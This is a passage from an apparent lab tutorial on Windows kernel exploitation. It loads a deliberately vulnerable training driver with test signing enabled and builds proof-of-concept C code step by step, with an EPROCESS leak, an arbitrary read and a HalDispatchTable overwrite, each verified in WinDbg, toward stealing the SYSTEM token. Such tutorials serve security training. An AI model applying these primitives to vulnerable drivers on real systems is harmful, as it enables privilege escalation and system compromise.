
We can now compile the driver and the POC. We copy our driver and POC over to our test machine after compiling. I copied both to the desktop. Open an administrator command prompt and load the driver with:
sc create ApexDriver binPath= "C:\Users\Apex\Desktop\ApexDriver.sys" type= kernel start= auto
Ensure that you have a space between the options and their values for example type= kernel and not type=kernel. If you receive a certificate error then you need to turn test signing on again and reboot the system.
bcdedit -set TESTSIGNING ON
You can query the status of the new service with the sc command and start the service to load the driver if it is not running.
sc query ApexDriver

sc start ApexDriver

We can now run our POC and verify that it works as expected. Open a non-admin command prompt and run the POC. When we hit are first pause we see the PID for our current process, 7548 in this demo, and the address of the output buffer. We then hit the enter key and see 8 bytes were returned and a kernel-mode address for the EPROCESS structure of our process, 0xFFFF938593bce0c0 in this demo. We then switch to the debugger to verify the EPROCESS.
Break in the debugger and search for the process with:
!process assvd_user.exe 0 0
Sometimes WinDbg is unable to find the process by name and will list the SYSTEM process instead. If you receive a long scrolling list of threads then it has returned the SYSTEM process. You can then list every process with:
!process 0 0

You should then see the assvd_user.exe process towards the bottom of the list to verify. You can also use the !process command with the EPROCESS address that was returned to verify.
!process ffff938593bce0c0

We now know that the EPROCESS leak works as expected. We hit enter to move on to testing the read primitive. We read the first QWORD of the EPROCESS kernel-mode address and see that the value is 0x3.

We verify this is the correct QWORD by breaking in the debugger and using the dqs command with the EPROCESS address.
dqs ffff938593bce0c0 L1

The QWORD at address 0xffff938593bce0c0 matches the output on our command prompt confirming that the read primitive works as expected. We can now hit the enter key to test the write primitive.

Switch back to the debugger and break to verify the address and that our junk QWORD was indeed written to the appropriate place. We used static offsets to overwrite nt!HalDispatchTable+0x08 so we can use the following command to verify both the address and our QWORD:
dqs nt!HalDispatchTable



We can now see that the from our command prompt output does match nt!HalDispatchTable+0x08 and that our junk QWORD has overwritten the function pointer at that location. We now hit enter and finish execution of the POC. You may trigger the bugcheck as soon as your resume execution in WinDbg. WinDbg shows that a bugcheck code 139 occurred. Reviewing the call stack shows that this was a KCFG fault (nt!guard_icall_handler+01e) indicating that the HalDispatchTable hijack still works as an indirect call was made to a non-kernel-mode address (0x1234567812345678).
We can now start developing the exploit in an iterative manner by implementing and testing features one at a time. We will start with building a function to call the read primitive. This will make the read primitive modular and reusable throughout our code. The next POC starts with the same includes and printLastErrorMessage() function as our initial POC. The POC then defines the readQWORD() function that takes an address to read from, a handle to the driver, and the address space containing input and output buffers as parameters. We then setup the I/O request using the provided parameters and trigger the arbitrary read. The main function opens the handle to the driver and then determines the PID of the current process and prints it to the screen. It then allocates the read buffer with a size of 0x2000. The first 0x1000 bytes are used for the input buffer and the second 0x1000 bytes are used for the output buffer. The code then uses a hard coded address for nt!HalDispatchTable+0x08 to read the legitimate function pointer at that address and prints the result to the screen
#include <iostream>
#include <Windows.h>

void printLastErrorMessage(const char* customMessage) {
    DWORD errorCode = GetLastError(); // Retrieve the last error code
    if (errorCode == 0) {
        printf("%s: No error.\n", customMessage);
        return;
    }

    LPVOID errorMsgBuffer = NULL;

    // Format the error message from the system
    DWORD size = FormatMessageA(
        FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
        NULL,                       // No source, use system message table
        errorCode,                  // Error code
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPSTR)&errorMsgBuffer,     // Output buffer
        0,                          // Minimum size
        NULL                        // No arguments
    );

    if (size == 0) {
        printf("%s: Unknown error code %lu.\n", customMessage, errorCode);
    }
    else {
        // Remove trailing newlines from the system message
        char* msg = (char*)errorMsgBuffer;
        for (char* p = msg; *p; p++) {
            if (*p == '\r' || *p == '\n') {
                *p = '\0';
                break;
            }
        }
        printf("%s: (Error %lu) %s\n", customMessage, errorCode, msg);
    }

    // Free the buffer allocated by FormatMessage
    if (errorMsgBuffer) {
        LocalFree(errorMsgBuffer);
    }
}

ULONGLONG readQWORD(ULONGLONG addr, HANDLE driver, PULONGLONG readBuf)
{


    ULONG IoControlCode = 0x223c00;
    PULONGLONG inBuf = readBuf;
    ULONG inBufLength = sizeof(ULONGLONG);
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)readBuf + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    inBuf[0] = addr;

    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to read QWORD");
    }

    ULONGLONG result = outBuf[0];
    return result;
}

int main()
{

    HANDLE apexHandle = CreateFile(L"\\\\.\\ApexDriver", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, NULL, NULL);
    if (apexHandle == INVALID_HANDLE_VALUE)
    {
        printLastErrorMessage("[!] Failed to open file");
        exit(1);
    }
    printf("[+] Successfully obtained the driver handle.\n");

    ULONG pid = GetCurrentProcessId();
    printf("[+] Current Process Id: %lu\n", pid);


    PULONGLONG readBuf = (PULONGLONG)VirtualAlloc((PULONGLONG)0x000000001a000000, 0x2000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    memset((PULONGLONG)0x000000001a000000, 0x00, 0x1000);
    memset((PULONGLONG)0x000000001a001000, 0x00, 0x1000);
    ULONGLONG addr = 0xfffff806c3a00708;
    ULONGLONG qword = readQWORD(addr, apexHandle, readBuf);

    printf("[+] Read QWORD: 0x%llx\n", qword);


    return 0;
}
We use the following command to retrieve the address for nt!HalDispatchTable+0x08:
dqs nt!HalDispatchTable+0x08


The WinDbg output shows us the address to use is 0xffff806c3a00708 and the value stored there for nt!HaliQuerySystemInfomration is 0xfffff806c3761a90. We receive the same value when we run out POC verifying that it works as intended.
Next we write a function to leak the EPROCESS address using the EPROCESS leak IOCTL. We also want this one to be modular and reusable so that we can use it to determine our EPROCESS address and the SYSTEM process’s EPROCESS address when we steal the SYSTEM token to escalate our privilege level later. The leakEProcess function takes a PID, the handle to the driver, and the read buffer as parameters. It then sets up the IOCTL call to trigger the EPROCESS leak using the provided parameters. We add in some error handling to print any error messages if the IOCTL call fails and gracefully exit the application. We place this function definition after the readQWORD() definition and then make minor changes to the main() function. We move the GetCurrentProcessId() call and the printf() statement to the bottom right before we call leakEProcess() and print it’s results. We throw in a getchar() call before the application exists so that we can verify the EPROCESS address is correct. Once the application exits the process is terminated and the EPROCESS address is no longer valid. We tested the EPROCESS leak earlier and know that it works, but it is still important to test during our iterative exploit build to ensure we did not introduce any errors with our changes.
...
ULONGLONG leakEProcess(ULONG pid, HANDLE driver, PULONGLONG inBuff)
{
    ULONG IoControlCode = 0x2237fc;
    PULONGLONG inBuf = inBuff;
    ULONG inBufLength = sizeof(ULONGLONG);
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)inBuff + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    inBuf[0] = pid;

    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to retrieve EPROCCESS");
        exit(1);
    }

    ULONGLONG result = outBuf[0];
    return result;
}

int main()
{

    HANDLE apexHandle = CreateFile(L"\\\\.\\ApexDriver", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, NULL, NULL);
    if (apexHandle == INVALID_HANDLE_VALUE)
    {
        printLastErrorMessage("[!] Failed to open file");
        exit(1);
    }
    printf("[+] Successfully obtained the driver handle.\n");

    PULONGLONG readBuf = (PULONGLONG)VirtualAlloc((PULONGLONG)0x000000001a000000, 0x2000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    if (readBuf == NULL)
    {
        printLastErrorMessage("[!] Failed to allocate buffer memory");
        exit(1);
    }
    memset((PULONGLONG)0x000000001a000000, 0x00, 0x1000);
    memset((PULONGLONG)0x000000001a001000, 0x00, 0x1000);
    printf("[+] Allocated buffer memory: 0x%llx\n", readBuf);

    ULONG pid = GetCurrentProcessId();
    printf("[+] Current Process Id: %lu\n", pid);
    ULONGLONG eProcess = leakEProcess(pid, apexHandle, readBuf);
    printf("[+] Current EPROCESS located at: 0x%llx\n", eProcess);

	getchar();
    return 0;
}
We run the POC and see in this demo that the current PID is 3488 and the EPROCESS is 0xffff9b86099e90c0.

We verify this is correct by searching for our process in WinDbg with:
!process assvd_user.exe
or:
!process 0 0


We have verified that the EPROCESS leak is working as intended. We resume execution in WinDbg with the g command and then hit enter on the command prompt on the test machine to verify the application finishes and the system does not crash. We can now check item 1 off of our list now that we have the EPROCESS of our current process. We then move on to item 2 and walk the EPROCESS to find our KTHREAD.
